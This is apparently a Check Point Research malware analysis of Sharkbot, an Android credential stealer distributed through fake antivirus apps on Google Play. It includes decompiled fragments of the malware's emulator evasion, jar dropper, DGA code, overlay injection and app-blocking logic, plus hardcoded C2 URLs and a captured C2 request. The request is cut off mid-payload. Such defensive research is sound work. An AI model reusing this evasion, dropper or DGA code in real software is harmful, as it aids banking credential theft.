Google is on guard: sharks shall not pass!

research.checkpoint.com/2022/google-is-on-guard-sharks-shall-not-pass/

April 7, 2022

April 7, 2022
Research by: Alex Shamshur, Raman Ladutska

Introduction

When you search for **Anti-Virus (AV)** solutions to protect your mobile devices, you don't expect these solutions to do the opposite i.e. make devices *vulnerable* to malware.

This what the Check Point Research (CPR) team encountered while analyzing suspicious applications found in **Google Play**. These applications pretended to be genuine AV solutions while in reality they downloaded and installed an Android Stealer called **Sharkbot**.

Sharkbot steals credentials and banking information. The malware implements a geofencing feature and evasion techniques that makes it stand out in the field. It also makes use of **Domain Generation Algorithm (DGA)**, an aspect rarely used in the world of Android malware. Sharkbot lures victims to enter their credentials in windows that mimic benign credential input forms. When the user enters credentials in these windows, the compromised data is sent to a malicious server.

Sharkbot has a handful of tricks up its sleeve. It doesn't target every potential victim it encounters, but only select ones, using the geofencing feature to identify and ignore users from China, India, Romania, Russia, Ukraine or Belarus.

```
try {
    if(!Build.FINGERPRINT.startsWith(g.l(":U3U/Y>")) && !Build.FINGERPRINT.startsWith(g.l("(^6^2G3")) && !Build.MODEL.contains(g.l("W2_:\\8o.T6")) && !Build
            .MODEL.contains(g.l("u0E1Q)_/")) && !Build.MODEL.contains(g.l("\u001As\u0018\u0010%\bk\u0010-X2^8")) && !Build.MANUFACTURER.equals(g.l("(^6^2G3")) && !Build.MODEL
            .contains(g.l("\u001C^9B2Y9\u0010\u000Et\u0016\u0010?E4\\)\u0010;_/\u0010%\bk")) && !Build.MANUFACTURER.contains(g.l("w8^$]2D4_3")) && (!Build.BRAND.startsWith(g.l(
            ":U3U/Y>")) || !Build.DEVICE.startsWith(g.l(":U3U/Y>"))) && !g.l("W2_:\\8o.T6").equals(Build.PRODUCT)) {
        // cn|in|ro|ru|ua|by
        boolean v0 = g.l(">^!Y3L/_!B(L(Q!R$").contains(Locale.getDefault().getLanguage().toLowerCase());
        return v0;
    }
}
catch(Exception unused_ex) {
}
```

Figure 1 -Geofencing feature as implemented in Sharkbot.

Evasion techniques are also a part of Sharkbot's arsenal. If the malware detects it is running in a sandbox, it stops the execution and quits.

```
try {
    if(!Build.FINGERPRINT.startsWith("generic") && !Build.FINGERPRINT.startsWith("unknown") && !Build.MODEL.contains("google_sdk") && !Build.MODEL.contains(
            "Emulator") && !Build.MODEL.contains("GCE x86 phone") && !Build.MODEL.contains("Standard PC") && !Build.MODEL.contains("Android SDK") && !Build.MODEL.contains("sdk_gphone"
            ) && !Build.MODEL.contains("AOSP") && !Build.MODEL.contains("X88pro") && !Build.MODEL.contains("Virtual") && !Build.MODEL.contains("VMware") && !Build.MANUFACTURER
            .contains("LIMITED") && !Build.MANUFACTURER.contains("MOBILE") && !Build.MANUFACTURER.contains("VMware") && !Build.MANUFACTURER.contains("Virtual") && !Build.MANUFACTURER
            .contains("QEMU") && !Build.MANUFACTURER.contains("unknown") && !Build.MANUFACTURER.contains("Genymobile") && !Build.MANUFACTURER.contains("Genymotion") && (!Build
            .BRAND.startsWith("generic") || !Build.DEVICE.startsWith("generic")) && !"google_sdk".equals(Build.PRODUCT)) {
        boolean v0 = q.h("cn|in|ro|ru|ua|by").contains(Locale.getDefault().getLanguage().toLowerCase());
        return v0;
    }
}
catch(Exception unused_ex) {
}

return true;
```

Figure 2 – Evasion technique encountered in Sharkbot.

In the Google Play store, we spotted a total of six different applications that were spreading Sharkbot.



Figure 3 – Icons and names of the applications we found.

These six applications came from three developer accounts, `Zbynek Adamcik`, `Adelmio Pagnotto` and `Bingo Like Inc`. When we checked the history of these accounts, we saw that two of them were active in the fall of 2021. Some of the applications linked to these

accounts were removed from Google Play, but still exist in unofficial markets. This could mean that the actor behind the applications is trying to stay under the radar while still involved in malicious activity.

The applications removed from Google Play were downloaded and installed approximately 15 thousand times. Following information we got from www.appbrain.com.

Figure 4 – Statistics of the developers' accounts. Unpublished applications are outlined.

After spotting the applications that spread Sharkbot, we immediately contacted **Google** and reported our findings. After a fast yet thorough examination, all the applications that were found spreading Sharkbot were permanently removed from the Google Play store.

However, the Sharkbot malware is still active. In this article, we provide a deep technical analysis of Sharkbot and reveal the steps that helped us to spot the malware-spreading applications on Google Play.

Timeline

- February 25, 2022 – We discovered 4 applications of SharkBot Dropper on Google Play.
- March 03, 2022 – We reported Google about found applications.
- March 03, 2022 – NCC Group published their research on Sharkbot Dropper.
- March 09, 2022 – Reported applications removed from Google Play.

- March 15, 2022 – One more SharkBot dropper discovered on Google Play, 0+ installs. Same day we reported this application to Google.
- March 22, 2022 – One more SharkBot dropper discovered on Google Play, 0+ installs. Same day we reported this application to Google.
- March 27, 2022 – newly found SharkBot dropper's removed from Google Play.

Technical analysis

We already mentioned that Sharkbot implements evasion techniques and a geofencing feature, but these are not its only noteworthy tricks. Another distinctive aspect present in Sharkbot is the use of DGA, which is rarely seen in Android malware. With DGA, one sample with a hardcoded seed generates 7 domains per week. Including all the seeds and algorithms we have observed, there is a total of 56 domains per week, i.e., 8 different combinations of seed/algorithm.

Speaking of its main functionality, Sharkbot implements the traditional toolkit for Android bankers and stealers. As a vivid example, we saw the abuse of the Accessibility Service which provides the application with access to all the data which is seen by the user and also allows the application to interact with an interface as though as it were a person.

During our observations, 27 versions of the bot were discovered. The main differences between the versions are different DGA seeds as well as different botnetID and ownerID fields. For more information on the different versions and a change log, see the Appendix.

Commands

The Sharkbot malware implements a total of 22 commands that allow various kinds of malicious actions to be executed by a **Command-and-Control server (CnC)** on the infected device.

This table shows the commands used and their descriptions:

№	Command	Description
1	smsSend	Requests permission for sending SMS.
2	updateLib	Downloads and stores a jar file with java code.
3	updateSQL	Updates a given option in local DB.
4	updateConfig	Updates the different options.
5	uninstallApp	Uninstalls a given application.
6	collectContacts	Sends the contacts list to the server.

7	changeSmsAdmin	For the user to change the default SMS manager.
8	getDoze	Disables the battery optimization, so Sharkbot can run in background
9	sendInject	Creates the “Injection” window from a given URL.
10	iWantA11	For the user to enable Sharkbot as Accessibility Service.
11	updateTimeKnock	Updates the “TIME_KNOCK_ADMIN” option.
12	sendPush	Displays a PUSH-notification for the user.
13	APP_STOP_VIEW	Prevents the user from activating the application.
14	Swipe	Imitate the user’s swipe over the device’s screen.
15	autoReply	Sets up an autoreply message on Push-notifications.
16	removeApp	Silently uninstalls a given application.
17	serviceSMS	Sends SMS messages to the provided phone numbers with a provided text.
18	getNotify	Turns on Notification Listener permission for the Sharkbot application.
19	localATS	Starts given applications and logs all Accessibility Events.
20	sendSMS	Sends an SMS with given text to a given number.
21	downloadFile	Downloads a file from provided URL and stores it locally with an APK extension.
22	stopAll	A command is transferred to the jar-file, dropped with the updateLib command.

If unknown command arrives from server, then this command is sent to jar-file, dropped with `updateLib` command.

Below we provide a more detailed description of the commands supported by the malware.

smsSend

Checks if permission for sending SMSs is granted. If not, then the user is asked to grant permission to send and read SMSs.

updateLib

With this command, the CnC sends code for overlay injects for the user's applications. The code is saved to a local jar-file. We named this module **jarMod**. The CnC can send commands to jarMod, including **updateConfig**, **changeSmsAdmin** and any uncategorized command.

```
// updatelib
try {
    // updatelib
    v10_3 = new StringBuilder().insert(0, v1.i.url_prepare_f(v1.ctx_A.getCacheDir().toString())).append("/").toString();
    v12 = new File(v10_3, "9zqchkrldcab982j.jar");  // some jar file
    FileOutputStream v13 = new FileOutputStream(v12);
    byte[] v8 = Base64.decode(v2.getString("data"), 2);
    int v14 = v8.length;
    v13.write(v8, 0, v14);
    v13.close();
    v1.G = v2.getString("LIB_CLASS_NAME");
    v1.jar_dropped_methodName_m = v2.getString("LIB_FUNCTION_NAME_init");
    v1.jar_dropped_methodName_I = v2.getString("LIB_FUNCTION_NAME_parseJSON");
    v1.jar_dropped_methodName_D = v2.getString("LIB_FUNCTION_NAME_onAccessibilityEvent");
    v1.jar_dropped_l = null;
    Object v7 = v1.jar_dropped_init_H("9zqchkrldcab982j.jar");
    v1.jar_dropped_l = v7;
}
catch(Exception v0_9) {
    goto label_459;
}
```

Figure 5 – Code block of executable dropper.

updateSQL

Sharkbot stores local configuration in an SQLite DB (database) in the file `database.db` or `sharked.db` located at the path `/data/data/<package_name>/databases/`. Values in the DB are stored in encrypted form.

	name	value
1	NjhmY2QzNTZkOQ==...	MzNhMmM1MmZmZTM1MThlYWU3OGI5MTE0MDY2N2UwZTQ=...
2	NGJjM2Y3NGNjMjE2MzA4YmM0YTdmNTJhM2UxNmQ2OWI1NjZiZTk=...	M2E=...
3	NzIlN2M4NmZkYzM0MDVhOQ==...	NjImY2NhMzFmYTliMWFiZGZkODc4ODFmMGYzYmVhYmU3YTRjOTMzNWY1OTc3Y2NjZWQzNmZjMTA0...
4	NjVlNWMyNmRmMTI1MGM5OWZkOGRkNTFi...	NzJlYmRm...
5	NDZkYWU1NDBkZTA4MzQ4OWMyYmRlODNmMmMxYQ==...	
6	NDZkYWU1NDBkYjExM2I5OWM1YWJlOTMwM2UxMWQ5OWM1Njc3ZDQyYmZkODA=...	
7	NDZkYWU1NDBkYjExM2I5OWM1YWJlOTMwM2UxMWQ5OWM1Njc3Y2QyNGU2ODc3MmU3ZDkxY2Ri...	
8	NDZkYWU1NDBkYjExM2I5OWM1YWJlOTMwM2UxMWQ5OWM1Njc3ZDlyYmQ1OTc3NGM4ZjkyMGZjMW...	
9	NDZkYWU1NDBkYjBkMzk5ZmNlYWNlNzMzMjQ=...	
10	NWVkYWVhNWFjMjBmM2I5NWQyYTlmOTNmMjUxMmQxOWY=...	MzIhMzk3MmZhZDc0...
11	NjZmMmQ0NmJkYzI3MDFiM2U3ODdlNzFhMGMzNmY2ODQ2MTQ0...	NjJlN2QzNmZhNzZiNWFiOWEzOGFjZTFkMGMyYmY0YWI3NzU5OGUyNmYzY2Q2NmRjZTEzOGJiMTc1...
12	NjVlNWMyNmRmMTI1MGM5NmY4ODRjMw==...	M2E=...
13	NjRmNmMyN2JkYzc1NDQ=...	NjRmYw==...
14	NjlmY2M5NzlmNDIzMjBhOWY0OTA=...	NzFiMWQyNmRmMTM3NTdlMGIzOGFkMjBhMTE2NWM0ZmU0ZjA3ZDAyZmY1OGQ3OWQ1ZTgyNWY0MT...
15	N2ZlMWNiNmM=...	NjJlN2QzNmZhNzZiNWFiN2ZiODNkZjEwMTkzZGVlYjA3ODQyZDcyYWUxOGM3ZWRmYmEyOWJiMDY0...
16	NmJmMjk2MmVjMjM3MDFjYmUzOTZmOTBhMDgzMmZk...	M2JhNTkzMmVhZTc0NGRlY2E0ZGI5MzRlNTQ=...

Figure 6 – Example of a local database.

With the help of the **updateSQL** command values in the database can be updated.

updateConfig

With this command, the CnC address and the name of the application for injection can be updated:

```
case 10: {
    JSONObject v0_7 = v2.getJSONObject("data");
    v1.db_g.config_user_set_H("configUser", v0_7.toString());
    v1.JSON_c = v0_7;
    cnc_l v3_1 = v1.i;
    v3_1.l = v0_7.getString("hashConfig");
    cnc_l v0_8 = v1.i;
    v0_8.urls_K = v1.JSON_c.getString("urls");
    if(v1.JSON_c.has("inject")) {
        v1.inject_application_K = v1.JSON_c.getString("inject");
    }

    v1.db_g.config_user_set_H("urls", v1.i.urls_K);
    this.jar_dropped_invoke_sendCommandToLib_f(arg23);
    v9.put("statusCommand", "ok");
    goto label_476;
}
```

Figure 7 – Storing new configuration.

uninstallApp

Uninstalls the application with the provided package name:

```
String v0_1 = v2.getJSONObject("data").getString("package");
v1.permission_requested_d = true;
Intent v3 = new Intent("android.intent.action.DELETE");
v3.setData(Uri.parse(new StringBuilder().insert(0, "package:").append(v0_1).toString()));
v3.addFlags(0x10000000);
v1.startActivity(v3);
v9.put("statusCommand", "ok");
goto label_476;
```

Figure 8 – Uninstalling an application.

collectContacts

Collects and sends contacts to the server.

changeSmsAdmin

Sends the name of old and currently default SMS applications to the CnC, and sends a command to the previously downloaded jar code (see **updateLib** command).

```
v2.put("oldPackageSMS", v1.db_g.sql_get_and_set_H("oldPackageSMS", v1.E.sms_application_name_get_f(v1.ctx_A)));
v2.put("nowPackageSMS", v1.E.sms_application_name_get_f(v1.ctx_A));
this.jar_dropped_invoke_sendCommandToLib_f(arg_json);
```

Figure 9 – Handler of the changeSmsAdmin command.

getDoze

Used to disable battery optimization for **Sharkbot's** package.

```
private void cmd_do_getDoze_H() {
    try {
        this.permission_requested_d = true;
        Intent v0_1 = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS", Uri.parse(new StringBuilder().insert(0, "package:").append(this.ctx_A
                .getPackageName()).toString()));
        v0_1.addFlags(0x40000000);
        v0_1.addFlags(0x10000000);
        this.startActivity(v0_1);
    }
    catch(Exception v0) {
        this.i.error_log_H(new StringBuilder().insert(0, "getDoze: ").append(v0.toString()).toString());
    }
```

Figure 10 – Disabling battery optimization for the Sharkbot application.

sendInject

Performs overlay inject with a form from a provided URL.

```
boolean v0_4 = v2.getJSONObject("data").getString("ats").equals("overlay");  // ATS enabling
if(v0_4) {
    v1.db_g.config_user_set_H("closeOverlay", "no");
    SQL_DB_o v0_5 = v1.db_g;
    StringBuilder v4 = new StringBuilder();
    Objects.requireNonNull(v1.E);
    v0_5.config_user_set_H(v4.insert(0, "overlayClose").append("_html").toString(), v2.getJSONObject("data").getString("url"));
    new Handler(Looper.getMainLooper()).postDelayed(() -> {
        SQL_DB_o v0 = v1.db_g;
        Objects.requireNonNull(v1.E);
        if(v0.sql_get_and_set_H("overlayClose", "xxx").equals("no")) {
            new Thread(() -> this.J()).start();
            new Handler(Looper.getMainLooper()).postDelayed(new MyServiceA..ExternalSyntheticLambda2(v1), 1500L);
        }
    }, 1500L);
}
```

Figure 11 – Performing inject.

iWantA11

Used to enable the Accessibility Service for **Sharkbot:**

```
public void cmd_do_iWantA11_j() {
    try {
        if(this.E.if_enabled_accessibility_services_H(this.ctx_A, MyServiceA.class)) {
            this.i.service_started_G = true;
            return;
        }

        this.push_message_H("a11", this.getResources().getString(0x7F0E0068));  // string:push_message "Enable service in order to use LiveNetTv"
    }
    catch(Exception v0) {
        this.i.error_log_H(new StringBuilder().insert(0, "iWantA11: ").append(v0.toString()).toString());
    }

    new Handler(Looper.getMainLooper()).postDelayed(new MyServiceA..ExternalSyntheticLambda5(this), this.E.e * 3L);
}
```

Figure 12 – To enable the Accessibility Service for Sharkbot.

updateTimeKnock

Set the field **“TIME_KNOCK_ADMIN”** in the local DB to the provided value.

```
v0_2.TIME_KNOCK_ADMIN_k = v2.getJSONObject("data").getLong("newTime");
v1.db_g.config_user_set_H("TIME_KNOCK_ADMIN", String.valueOf(v1.E.TIME_KNOCK_ADMIN_k));
v9.put("statusCommand", "ok");
```

Figure 13 – Updating knock time.

sendPush

Shows the user a push message with provided text.

```
v1.push_message_H(v2.getJSONObject("data").getString("package"), v2.getJSONObject("data").getString("message"));
v9.put("statusCommand", "ok");
```

Figure 14 – Code to show a push-message to the user.

APP_STOP_VIEW

With this command, the CnC sets up package names for which the Accessibility Service prevents the user from accessing these applications:

```
if(v0 != null && !v0.isEmpty() && !v7.contains(this.getPackageName())) {
    boolean v13_4 = this.APP_STOP_VIEW_D.contains(v7);
    if(v13_4) {
    label_233:
        if((v7.contains("packageinstaller")) || (this.m)) {
            this.m = true;
            this.performGlobalAction(1);  // GLOBAL_ACTION_BACK
            this.performGlobalAction(1);  // GLOBAL_ACTION_BACK
            this.performGlobalAction(2);  // GLOBAL_ACTION_HOME
            return;
        }
    }
    else {
        if(!v7.contains("packageinstaller")) {
            return;
        }

        goto label_233;
    }
}

return;
```

Figure 15 – Prevent the user from accessing an application.

By default, 2 package names are used: `com.android.settings` and `com.samsung.accessibility`

```
this.e = this.getResources().getString(0x7F0E001B);  // string:app_name  Android Antivirus
this.APP_STOP_VIEW_D = this.f.h("APP_STOP_VIEW", "com.android.settings,com.samsung.accessibility,");
```

Figure 16 – Default applications to prevent access.

Swipe

With this command Sharkbot can imitate the user's swipe over the device's screen:

```
private void swipe_G(JSONArray arg11) {
    try {
        GestureDescription.Builder v3 = new GestureDescription.Builder();
        Path v5 = new Path();
        v5.moveTo(((float)arg11.getJSONObject(0).getInt("x")), ((float)arg11.getJSONObject(0).getInt("y")));
        int v4 = 1;
        while(v4 < arg11.length()) {
            JSONObject v6 = arg11.getJSONObject(v4);
            ++v4;
            v5.lineTo(((float)v6.getInt("x")), ((float)v6.getInt("y")));
        }

        v3.addStroke(new GestureDescription.StrokeDescription(v5, 100L, 600L));
        this.dispatchGesture(v3.build(), null, null);
    }
    catch(Exception v11) {
        this.I.c(new StringBuilder().insert(0, "makeSwipe: ").append(v11.toString()).toString());
    }
}
```

Figure 17 – Emulating swipe sequences.

This appears as if it was designed to unlock an application or the whole device.

autoReply

This is not an actual command, but a field in the `updateConfig` command. With the autoReply field, the server sends a message to imitate an answer on push events. The command consists of an array with two fields in each element of the array:

```
{
    "autoReply": {
        "com.whatsapp": "hello \n https://www.google.com/",
        "com.facebook.orca": "hello facebook sender \n https://www.google.com/"
    }
}
```

Figure 18 – Example of the autoReply field.

It is possible to set different messages for each application. On Figure 18, you can see messages for two different applications: WhatsApp messenger and Facebook messenger.

In Figure 18, we caught the test period for the development of the autoreply feature. We can say that because both messages target www.google.com.

You can also use one message for all notifications. Here is a variant from the production usage:

```
{
    "autoReply": {
        "all": "Get Free AntiVirus for Android \n https://bit.ly/[redacted]"
    }
}
```

Figure 19 – One message for all notifications.

removeApp

This is not a command, but a field of the `updateConfig` command. With the `removeApp` command, the server sends a huge list of applications which should be uninstalled from the user's device. At present, this list contains 680 applications.

```
public void E(Context arg6, String arg7) {
    options_s v0 = new options_s(arg6);
    try {
        String v1 = v0.options_get_E("removeApp", null);
        if(v1 != null && !v1.isEmpty() && (v1.contains(new StringBuilder().insert(0, "\"").append(arg7).append("\"").toString()))) {
            this.uninstall_i(arg6, arg7);
        }
    }
    catch(Exception unused_ex) {
    }

    v0.close();
}
```

Figure 20 – Uninstalling applications.

Network

There are very few types of malware that can work without communicating with a CnC server; stealers and bankers are the ones which can't. If a malware operator has several servers, then it's easy to block access to them either by a corporate firewall, or with the AV software installed on the device. After the CnCs are blocked, an operator can change the domain name of the CnC server but how are already installed clients supposed to learn about the server change? This is where **Domain Generation Algorithm** enters the scene.

DGA is an algorithm by which a malicious client and malicious actor can change the CnC server in concert, without any communication. DGA is a piece of code which runs on a client and generates dynamic names for the CnC server, so if today one CnC server is blocked then within a day, a week or a month, a new name for the CnC will be generated and used. This algorithm complicates the process of blocking malware operators' servers.

Usually DGA consists of two parts: the actual algorithm, and the constants used by the algorithm. These constants are called DGA **seeds**.

As we mentioned earlier, implementing DGA is rarely observed in Android malware, but Sharkbot is an exception.

Before the connection to the DGA domains is made, Sharkbot attempts to connect to the static URL hardcoded inside:

```
public cnc_1(Context arg4, String arg5, String arg6) {
    this.urls_K = "http://nddwb2pcstlmsedgzgz.top/,http://c2hhcmtlzdq3cg9qqkk.info/";
    this.c = null;
```

Figure 21 – Static CnC URL.

Only if the static server does not respond, Sharkbot uses an embedded DGA procedure to get relevant domains for the current date and then attempts to connect to them one by one:

```
private String T() {
    StringBuilder v0 = new StringBuilder();
    Calendar v1 = Calendar.getInstance();
    String[] v2 = ".top,.xyz,.cc,.info,.com,.ru,.info,.net".split(",");
    int v5;
    for(v5 = 0; v5 < v2.length; ++v5) {
        String v6 = v2[v5];
        try {
            v0.append(",http://").append(Base64.encodeToString(v1.get(3) + "pojBI9LHGFdfgegjjsJ99hvVGHVOjhksdf".getBytes(), 2).substring(0, 19)).append(v6);
        }
        catch(Exception unused_ex) {
        }
    }

    return v0.toString().toLowerCase();
}
```

Figure 22 – DGA code.

The final string for DGA consists of several fields:

- Current year (using since 02.09.2022)
- Current week number
- seed-word
- Key `pojBI9LHGFdfgegjjsJ99hvVGHVOjhksdf`

We noticed that the seed-word is changed across samples. We caught the following variants:

- “sharked”
- “traff”
- “jarmi”
- “” (no word)

```
private String b() {
    String v6;
    int v5;
    Calendar v2;
    StringBuilder v1_1;
    try {
        v1_1 = new StringBuilder();
        v2 = Calendar.getInstance();
        String[] v3 = ".top,.xyz,.cc,.info,.com,.ru,.info,.net".split(",");
        v5 = 0;
        while(true) {
        label_11:
            if(v5 >= v3.length) {
                return v1_1.toString().toLowerCase();
            }

            v6 = v3[v5];
            break;
        }
    }
    catch(Exception v1) {
        this.J(new StringBuilder().insert(0, "domenDGA: ").append(v1.toString()).toString());
        return "";
    }

    try {
        StringBuilder v7 = v1_1.append(",http://");
        StringBuilder v8 = new StringBuilder();
        Objects.requireNonNull(this.K);
        v7.append(Base64.encodeToString(v8.insert(0, "traff").append(v2.get(3)).append("pojBI9LHGFdfgegjjsJ99hvVGHVOjhksdf").toString().getBytes(), 2).substring(
                0, 19)).append(v6);
    }
    catch(Exception unused_ex) {
    }

    ++v5;
    goto label_11;
}
```

Figure 23 – Using seeds in domain name generation.

Protocol

The exchange with the CnC server happens over **HTTP** with **POST** request on path */*. Each request and answer is encrypted with RC4. The key for RC4 is transferred encrypted with the RSA public key. The request consists of 2 fields:

- **rkey:** Used to transfer the RC4 encryption key. The key is encrypted with the RSA public key.
- **rdata:** Used for data, encrypted with RC4.

```
POST / HTTP/1.1
cache-control: no_cache
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 3186
Host: c2hhcmtlzdq3cg9qqkk.info
Connection: close
Accept-Encoding: gzip, deflate

rkey=Vv6AYojAKd0F%2B94C80Miy4fWdjUUsVGIpnsZ6xqga3uXgzMcSsV%2FEofgPGZL4J2k%2FH8lISjUIRH3%2FkpClTw4JoEMh3NmUfqbSu4ayNSgEn92nvm3JS%2B%2BV91LaV4n7GqnZqfjBGRQsuQMwDs8TnuQJm9pZnGfod
UKFSoa9jgN5lJgXtzJAI6z0XyiI57r5cp1quyN1qwz1uOxek34%2BQYuJateXnd4yOmTXOXMDMn3pWjAjSAawYPkmkGkjm3Y4fNB%2FkfgmnnA9%2BosFOq2wdIS0IzQjpBtNFSu4FQ6P%2FXHE%2FvmuFka2Rprno%2BOrzzX5K0sj
INtRb4FCgifTiz8IuNy0w%3D%3D&rdata=ZTQ3MTZiYWQxYzJiMDU2MmJmY2I4MTM2ZTA1ZjU5MWE5MTFiYjZiZTUzMGFhNWRjZjg0YTY1ODJj%0AYTY0NjNhNTljY2MzNDhiMGQyNTIxNzkwY2UwN2EwMTg0YWI5YWE5MTY5NmMzZD
YxMTMyNzc4ZmI0%0AYjlhMTk0NDM2NjBjN2IxYjczMzRlMzc1MDcyOGJmYmUwNDkzZTQxN2IyZmRlZmYyNDNhNDE3YzRm%0AYjA2Y2Q2YzA4NTU4YWEzMzBkYzk0ZjUxYTU1MjZlMTRiOThiZjQ5ZWY5NzUyNDM3ZWQ1MmJhZmMw%0A
NjBkZjg3NGEyNGI0YTRmYWM0ODJmODc4ZDM3NDVkYjUyZDNlZmJjNmNmNjlkMzQ5ZDU3ZjY4NjVj%0AMjhjN2I5MTc2NjI2YTkxYWI3NmMxZWYxN2U1ZDNkMzc4OGY1MGJiZGJlNTljNTlhYjdlODBiOGNm%0AMjllZDA1MmNhYTRkO
GZkNzFhYTk0MjY2NWRjNTYzZjg3YjEzYzZhNWQ1MzVmNTk0NTdjMDEwYzE1%0ANWVmZWQ1NjE2MjFiZTJkMGY4MWQ2MTlhMGM1NWY3NTI0ZGFiOTcyZDQxNzZjNWE2YmY2MGY3ZmEz%0AZmI0ZDczN2I5NmM3MTU2YmUyODY5MDE0ZW
RlZGY3NWUyYjVlMzcwZTY1NTE1OGMyNjQ5YmRhMjZj%0ANDc1NjFjOGQ3OWM0ZmEyOTc1OGM3OGIwMjgxZDFhNjkwNzY0YTU2ZjYyMjJjODM0ZDZiMDNhNjk2%0AMjI5NDkxYjI2NDAxZmY4OGM1YWE5YjViMTExOTM4ZjBlYmEzMzE
5M2FjMjZiZWU5OWFjYmMxNTEw%0ANTcyYzg2ODgyMWM2N2VjZjdmYTc3MzA0ZGIyZWQxNjRmZDVkMjA3M%0AMzYzVjMTA3NTA4NmZlOWRh%0AMzgwMzY5M2FlZGI0OWJjMTI0NDc3MWUwYzRjYWViNmMyYWJjNjU0ZTBjMTNhMWRiNjM3
OWJkNDFh%0AMTk5OWY5NWY3ODM2M2NhNzg4OWMzZTkwMzAzM2UwNTk1MzhjNDc0ZjA1MTljYWUzMzBjZTU1NDBm%0ANTEwNmYzZmJmNzczNTJlNTRjZWJiODM0YWIzMzA4NTgyNWMxMTkwYzFhMzU4YWE1NzcxYTk2NTM1%0AZGRlMz
A2MDQ4ZGEwNmQ1ZmNkOGUwY2QwYzM4ZWNiNzZhYjc5ZWQ3Nzg4NDZlZTI1NjM4ZDA4MTc3%0AZjZiNTExOGRiNGY5OTBlMWFkNGU0Mzg0NjUwZWYyMDEwNTlhZjg0ZjFkODAzN2Y0MDJmZTU3ZWVm%0ANzUwYWI4ODg5OWI4Y2I0Yjc
5MWJmMzYxZjY5NmM4Zjg3NWFiNjBjNDlhM2RiZjM3MmRjYTljYmJi%0AYWU0YjU2NDU3MGY3NWU4NmU2MmI4N2MyOTY5MzUwNmRlMWZjMmQwZDkyN2NhMzMwMjFmZTdlZDE2%0AZmI0ZDA5YmQyOWEzNWNlOWMxYmE3M2M5NjNlZWQ5
ZTk4NTc0OGNkYTI0ZjU5ODc0ZmExM0Q0Y2Vl%0AMTJlYmRjMWNkMzQ2MDk0MTE3M2QwOGE4MzEyNTVhNjE5ZGZlYjU4Njk0Y2I4Yzg4NDM0N2M4OWEy%0AN2YzMThjMWNiYTZkYmNiYzNmM2FjYjMwNTEzMTYyYzM1YzA5YzF1OTBlM
zg4MDk0MjAzZjcyOThl%0AY2EzYTQ5NDAwNjEzZTgzMzUwYzM3ZWM0NDNlMzMwOGUxZjU4NTA4MDg5NGVjZmEwYzEwY2JlMzc2%0AMjM1ZGZjYmJmMzQyN2IwZDc4ZWQyZTUwM2IzNGE5MjJmOGNmYjJkMmJhNWJkZDg2YWQ1OTY5OD
Rh%0AMTA4YjZmZTIzMjhiOTc2MWE4MjdjMmJjYzlkZTIwYzRmOWIyZjZjMTk2NjNjN2FiY2YyM2I2MDJi%0AMTkxNmIwMWRkMTRlNmYwYmY1NzAyMjNjMzdhYTBkOGQ0OTRjNGQ3NzA3YjA4ZGIwY2I1YTgzYTFi%0AMGM3MjI4ZGM5
ODI1ZGE0ZGM0MjIzYTQ4ODFhYzlkZmMyZmQ5ZjA1YjM0ZjI0MGY4N2YzNDM5NDM1%0AYzdjNDIzOGM0OThmMzNmYjRlM%0AZmZkU0MTdjM2YxODFkZmI0ZmM3Yzk4YmIyNjcyZmNjMjRkYTEx%0AZjcyNDAzMDBiOWU2ZDdmYjI0ZjhlN
mQ5Mzg4YjdiNmFlNzBhZW0NTFkOGY5ODc4ZjQ4NjI1YjBj%0AYWQxNGNlYzZhYzZlOGY0NTM2ZmU2YzQ4YWU2M2JkY2MwOTY0NjI1OWYxNGU5YTBkMDUxNTI1Zjcx%0AN2JhMDQwNjAyYjY2OGNkOGI1M2MxNjQ4MWM5ZGIxYTliNm
